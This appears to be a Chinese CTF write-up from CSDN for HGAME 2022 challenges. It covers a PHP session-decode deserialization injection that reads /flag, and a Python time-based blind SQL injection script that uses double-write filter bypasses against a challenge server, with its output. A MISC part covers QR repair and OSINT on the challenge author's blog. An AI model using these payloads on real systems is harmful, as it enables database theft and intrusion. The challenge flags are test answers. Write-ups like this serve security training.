
```
{
  "name": "mochu7"
}
```

```
37
38
39 function encode($data): string {
40     $result = '';
41     foreach ($data as $k => $v) {
42         $result .= $k . '|' . serialize($v);
43     }
44
45     return $result;
46 }
47 $data1 = '{"name": "mochu7"}';
48 var_dump(json_decode($data1));
49 var_dump(encode(json_decode($data1)));
50
```

```
PS C:\Users\Administrator\Downloads> php -f .\test.php
C:\Users\Administrator\Downloads\test.php:48:
class stdClass#1 (1) {
    public $name =>
    string(6) "mochu7"
}
C:\Users\Administrator\Downloads\test.php:49:
string(18) "name|s:6:"mochu7";"
PS C:\Users\Administrator\Downloads> |
```


CSDN @末初

可以看到对键值的内容进行了序列化存储，键名内容不变，中间用 `|` 分隔
继续分析源码



```
1 <?php
2 session_start();
3 include 'admin_check.php';
4 include 'evil.php';
5
6 // flag is in /flag
7
8 function decode(string $data): Array {
9     $result = [];
10    $offset = 0;
11    $length = \strlen($data);
12    while ($offset < $length) {
13        if (!strstr(substr($data, $offset), '|')) {
14            return [];
15        }
16        $pos = strpos($data, '|', $offset);
17        $num = $pos - $offset;
18        $varname = substr($data, $offset, $num);
19        $offset += $num + 1;
20        $dataItem = unserialize(substr($data, $offset));
21
22        $result[$varname] = $dataItem;
23        $offset += \strlen(serialize($dataItem));
24    }
25    return $result;
26 }
27
28 function loadSessionData(): Array {
29     $filename = 'D:\\phpstudy_pro\\WWW\\test\\tmp' . $_SESSION['unique_key'] . '.session';
30     if (file_exists($filename)) {
31         $str = file_get_contents($filename);
32         return decode($str);
33     } else {
34         file_put_contents($filename, '');
35         return [];
36     }
37 }
```

重点在这里的 `decode` 函数，对 `|` 后部分的数据进行反序列化，但是如果键名部分也有 `|` 符号，就会对键名 `|` 之后的部分反序列化



```
1 <?php
2 function decode(string $data): Array {
3     $result = [];
4     $offset = 0;
5     $length = \strlen($data);
6     while ($offset < $length) {
7         if (!strstr(substr($data, $offset), '|')) {
8             return [];
9         }
10        $pos = strpos($data, '|', $offset);
11        $num = $pos - $offset;
12        $varname = substr($data, $offset, $num);
13        $offset += $num + 1;
14        $dataItem = unserialize(substr($data, $offset));
15
16        $result[$varname] = $dataItem;
17        $offset += \strlen(serialize($dataItem));
18    }
19    return $result;
20 }
21 $data = 'name|0:7:"Profile":3:{s:2:"id";s:6:"mochu7";s:6:"gender";s:4:"male";s:3:"age";i:20;}|s:6:"mochu7";';
22 var_dump(decode($data));
```

```
23 ?>
PowerShell PowerShell PowerShell
PS C:\Users\Administrator\Downloads> php -f .\test.php
C:\Users\Administrator\Downloads\test.php:22:
array(2) {
  'name' =>
  class __PHP_Incomplete_Class#1 (4) {
    public $__PHP_Incomplete_Class_Name =>
    string(7) "Profile"
    public $id =>
    string(6) "mochu7"
    public $gender =>
    string(4) "male"
    public $age =>
    int(20)
  }
  '' =>
  string(6) "mochu7"
}
PS C:\Users\Administrator\Downloads>
```

```
<?php
class Evil {
    public $file = '/flag';
}
$obj = new Evil();
var_dump(serialize($obj));

//O:4:"Evil":1:{s:4:"file";s:5:"/flag";}
?>
```

```
name|O:4:"Evil":1:{s:4:"file";s:5:"/flag";}
```

单词表

1:{s:4:"file";s:5:"/flag";} mochu7 添了个加

- 1. name-> {"file":"/flag","flag":"hgame{Uns@f3_D3seR1@liz4t1On!Is~h0rr1b1e-!n_PhP)\n"}
- 2. 7";name-> {"file":"/flag","flag":"hgame{Uns@f3_D3seR1@liz4t1On!Is~h0rr1b1e-!n_PhP)\n"}

CSDN @末初

Pokemon

Pokemon[已完成]

描述

选择你的宝可梦吧，召唤师!

题目地址 <http://121.43.141.153:60056>

基准分数 200

当前分数 200

完成人数 55

CSDN @末初

error.php 对传入的 code 参数进行了过滤

Fatal error: Uncaught Error: Call to a member function fetch_all() on bool in /var/www/html/db.php:27 Stack trace: #0 /var/www/html/error.php(7): getStatusMessage('testaaaa') #1 {main} thrown in /var/www/html/db.php on line 27



Load URL http://121.43.141.153:60056/error.php?code=testandaaa

Execute Post data Referer User Agent Cookies [Clear All](#)

CSDN @末初

fuzz一下sql关键字，长度为473的包都是被过滤的

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^	Comment
4	@	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
13	-	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
15	=	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
16	+	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
33		200	<input type="checkbox"/>	<input type="checkbox"/>	473	
34	--	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
35	--+	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
36	/**/	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
41	and	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
42	or	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
46	select	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
48	union	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
49	from	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
50	where	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
1		200	<input type="checkbox"/>	<input type="checkbox"/>	474	
2	~	200	<input type="checkbox"/>	<input type="checkbox"/>	474	
3	!	200	<input type="checkbox"/>	<input type="checkbox"/>	474	

Request Response




Pretty Raw Render \n Actions

```
4 X-Powered-By: PHP/7.4.27
5 Vary: Accept-Encoding
6 Content-Length: 256
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 <br />
11 <b>
    Fatal error
  </b>
: Uncaught Error: Call to a member function fetch_all() on bool in /var/www/html/db.php:27
12 Stack trace:
13 #0 /var/www/html/error.php(7): getStatusMessage('')
14 #1 {main}
15 thrown in <b>
    /var/www/html/db.php
  </b>
    on line <b>
      27
    </b>
<br />
```



CSDN @末初

不过这里的过滤是直接替换为空，可双写绕过



可进行时间盲注，过滤的地方用双写绕过即可

```
import requests

printable_str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~"

burp0_url = "http://121.43.141.153:60056/error.php?code="
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0",
                 "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8",
                 "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
                 "Accept-Encoding": "gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1"}

result = ""
for i in range(50):
    for s in printable_str:
        # payload = "if(ascii(mid(database(),{},{},1))like({}),sleep(1),1)".format(i, ord(s))
        # payload = "if(ascii(mid((selectect/***/group_concat(table_name)/***/frfromom/***/infoormation_chema.tables/***/whewhere/***/(table_schema)like('pokemon')),{},{},1))like({}),sleep(1),0)".format(i, ord(s))
        # payload = "if(ascii(mid((selectect/***/group_concat(column_name)/***/frfromom/***/infoormation_schema.columns/***/whewhere/***/(table_name)like('fllllllllaaaaag')),{},{},1))like({}),sleep(1),0)".format(i, ord(s))
        payload = "if(ascii(mid((selectect/***/flag/***/frfromom/***/pokemon.fllllllllaaaaag),{},{},1))like({}),sleep(1),1)".format(i, ord(s))
        resp = requests.get(url=burp0_url+payload, headers=burp0_headers)
        if resp.elapsed.seconds > 3:
            result += s
            print("[+]{}".format(result))
        else:
            continue
```

```
PowerShell PowerShell PowerShell
PS C:\Users\Administrator\Downloads> python .\exp.py
[+]h
[+]hg
[+]hga
[+]hgam
[+]hgame
[+]hgame{
[+]hgame{C
[+]hgame{C0
[+]hgame{C0n
[+]hgame{C0n9
[+]hgame{C0n9r
[+]hgame{C0n9r@
[+]hgame{C0n9r@t
[+]hgame{C0n9r@tu
[+]hgame{C0n9r@tul
[+]hgame{C0n9r@tul4
[+]hgame{C0n9r@tul4t
[+]hgame{C0n9r@tul4ti
[+]hgame{C0n9r@tul4tio
[+]hgame{C0n9r@tul4tio0n
[+]hgame{C0n9r@tul4tio0n*
[+]hgame{C0n9r@tul4tio0n*Y
[+]hgame{C0n9r@tul4tio0n*Y0
[+]hgame{C0n9r@tul4tio0n*Y0u$
[+]hgame{C0n9r@tul4tio0n*Y0u$4
[+]hgame{C0n9r@tul4tio0n*Y0u$4r
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_s
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_sq
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_sq1
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_sq1_
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_sq1_M
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_sq1_M4
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_sq1_M4S
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_sq1_M4ST
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_sq1_M4ST3
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_sq1_M4ST3R
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_sq1_M4ST3R#
[+]hgame{C0n9r@tul4tio0n*Y0u$4r3_sq1_M4ST3R#}
PS C:\Users\Administrator\Downloads> | CSDN @末初
```

MISC

一张怪怪的名片

一张怪怪的名片[已完成]

描述

鸿师傅给女友送了个 flag，但是现场只有一个奇怪的名片。

PS：鸿师傅不喜欢百度

题目地址 <https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week2/%E4%B8%80%E5%BC%A0%E6%80%AA%E6%80%AA%E7%9A%84%E5%90%8D%E7%89%87.png>

基准分数 250

当前分数 250

完成人数 26



PS 打开，用钢笔选中每块选区，然后拼起来，加大曝光，得到如下



直接扫不出来，二维码中间貌似被涂黑过，有点干扰。尝试用二维码修复站模糊识别：<https://merricx.github.io/qrazybox/>

QRazyBox

New Project

Load Existing Project

CSDN @末初

New Project

New blank QR code

Import from Image

Close

CSDN @末初

New


Load

Save

Tools

Help

About



Original Sample :

Load Sample

History :

Load from image

CSDN @末初

Tools List

Extract QR Information

Force decode and get information about the current QR code as much as possible

Reed-Solomon Decoder

Errors and Erasures correction by decoding Reed-Solomon blocks

Brute-force Format Info Pattern

Try all possibilities of Format Info Pattern when decoding

Data Masking

Simulate data masking (XOR) with Mask pattern

Padding Bits Recovery

Recover missing bits by placing terminator and padding bits

Data Sequence Analysis (*Experimental*)

Analyze data sequence of QR code

Close

CSDN @末初

QR version : **4 (33x33)**

Error correction level : **H**

Mask pattern : **0**

Number of missing bytes (erasures) : **0 bytes (0.00%)**

Data blocks :

["01000001","11110110","11100010","00110010","11100110","10000110","11100110","10011011","10000110"]

Final data bits :

010000011110011010000111010001110100011100000111001100111010001010110011111101101000011011

[0100] [00011110]

[011010000110111010001101110100011011100000110111001100100111010001001010110010011111101101

Mode Indicator : **8-bit Mode (0100)**

Character Count Indicator : **30**

Decoded data : **https:+?homdginc~.homeboyc)³k\$**

[0100] [11101100] [000100011111110101000000010001]

Mode Indicator : **8-bit Mode (0100)**

Character Count Indicator : **236**

Decoded data : **ê**

Final Decoded string : **https:+?homdginc~.homeboyc)³k\$ ê**

CSDN @末初

看样子像是一个链接，用搜索引擎语法找

Google search results for `inurl: "homeboyc"`. The search bar shows the query and navigation icons. Below the search bar, there are filters for '全部', '图片', '地图', '视频', '新闻', and '更多'. The results section shows '找到约 4 条结果 (用时 0.32 秒)'. The first result is a GitHub issue titled 'Scrapy对抗Cloudflare反爬5秒盾#18 - GitHub' with a link to `https://github.com/asjdf/hugo.asjdf.io/issues` and a date of '2021年10月17日'. The second result is 'Issue #12 · asjdf/hugo.asjdf.io - hgame-week3-writeup - GitHub' with a link to `https://homeboyc.cn/blog/hgame-week3-writeup/` and a snippet of code: `temp['password'].format(mid) print(temp) r = session.post(url,data=temp) if ...`. On the right side, there is a watermark 'CSDN @末初'.

找到出题人的github，在github首页找到出题人的博客地址

GitHub profile page for user 'asjdf' (杨成错). The profile includes a circular profile picture, the name '杨成错', the username 'asjdf', and a 'Follow' button. Below the name, it shows '53 followers · 65 following' and location 'Hangzhou, Zhejiang'. A red arrow points to the website link `https://www.homeboyc.cn/`. The 'Achievements' section shows a 'PRO' badge. The 'Highlights' section shows a 'PRO' badge. The 'Pinned' section lists several repositories: 'ArduLight' (Public), 'Auto-Login-I_HDU' (Public), 'dinosaurInEsp8266' (Public), and 'Sunnysport_Action' (Public). A '杨成错's GitHub Stats' card shows: Total Stars Earned: 63, Total Commits (2022): 245, Total PRs: 18, Total Issues: 53, Contributed to: 13, and a grade of 'A+'. On the right side, there is a watermark 'CSDN @末初'.

然后在出题人博客的友联里面找到了鸿贵安

User profile for 'ASJDF' (鸿贵安). It features a circular profile picture, the name 'ASJDF', and the bio '一只在杭电摸鱼的小火鸡'. Below the bio, there are links for '博客', '关于', and '友链'. On the right side, there is a watermark 'CSDN @末初'.

友链

下面是Atom的小伙伴们

[鸿贵安的自留地](#)



[Mener的小花园](#)

[Goo](#)

[Wr'small*house](#)

[Summer](#)

[小吴玉麒麟](#)

[liki](#)

[0x4qE](#)

[一个全是生活毫无学习的小站](#)

  [闽ICP备2021002495号](#)  [闽公网安备 35030302354429号](#)

CSDN @末 初

<https://homeginan.homeboyc.cn>



鸿贵安的自留地

我是谁? 没有绝对安全的系统!

靠嫩娘 盗号死XX

麻了，居然被盗号了。评论：蒙尔：都说了别用弱密码，就是不听。还有，不许把我信息塞到你的密码里！！

Tue, Jan 25, 2022

FL4G

宝，想你，呜呜。宝，下面的fl4g的密码你应该知道的，我就不说了嘎嘎。对了，宝，你可以用这个网站解密 CyberChef。我先用“Derive PBKDF2 key”把密码转成了key (salt=1)，然后交给AES加密模块用ECB模式加密了（别忘了base64）。The following text is the ciphertext of fl4g after AES-128 encryption.

Sun, Jan 23, 2022

HAPPY BIRTHDAY

宝！19岁生日快乐！关于礼物 关于小猫猫 这是一个钧瓷猫猫，我感觉挺可爱的。而且钧瓷特色是一窑万色，同一批瓷器烧出来的颜色都不会完全相同，每一只猫猫都是独一无二的。猫猫身上的裂纹也是钧瓷的特色，平时多给猫猫用开水冲冲，能让猫猫的裂纹更丰富（大概就是利用釉料的收缩率和胚的收缩率不同做到的）关于小恐龙游戏机 本来都已经做好了，打算送的是一块绝版的开发板，但是很奇怪的给弄丢了。也不知道是落在了科大的实验室还是机电助手的办公室。最后重新买了一块开发板把程序烧写进去，也就是你收到的这一块。这块开发板带esp8266和一块ssd1306的屏幕。如果你自己有兴趣，也可以拿这块开发板做一些其他好玩的东西。

Mon, Aug 16, 2021

FL4G

宝，想你，呜呜。宝，下面的fl4g的密码你应该知道的，我就不说了嘎嘎。

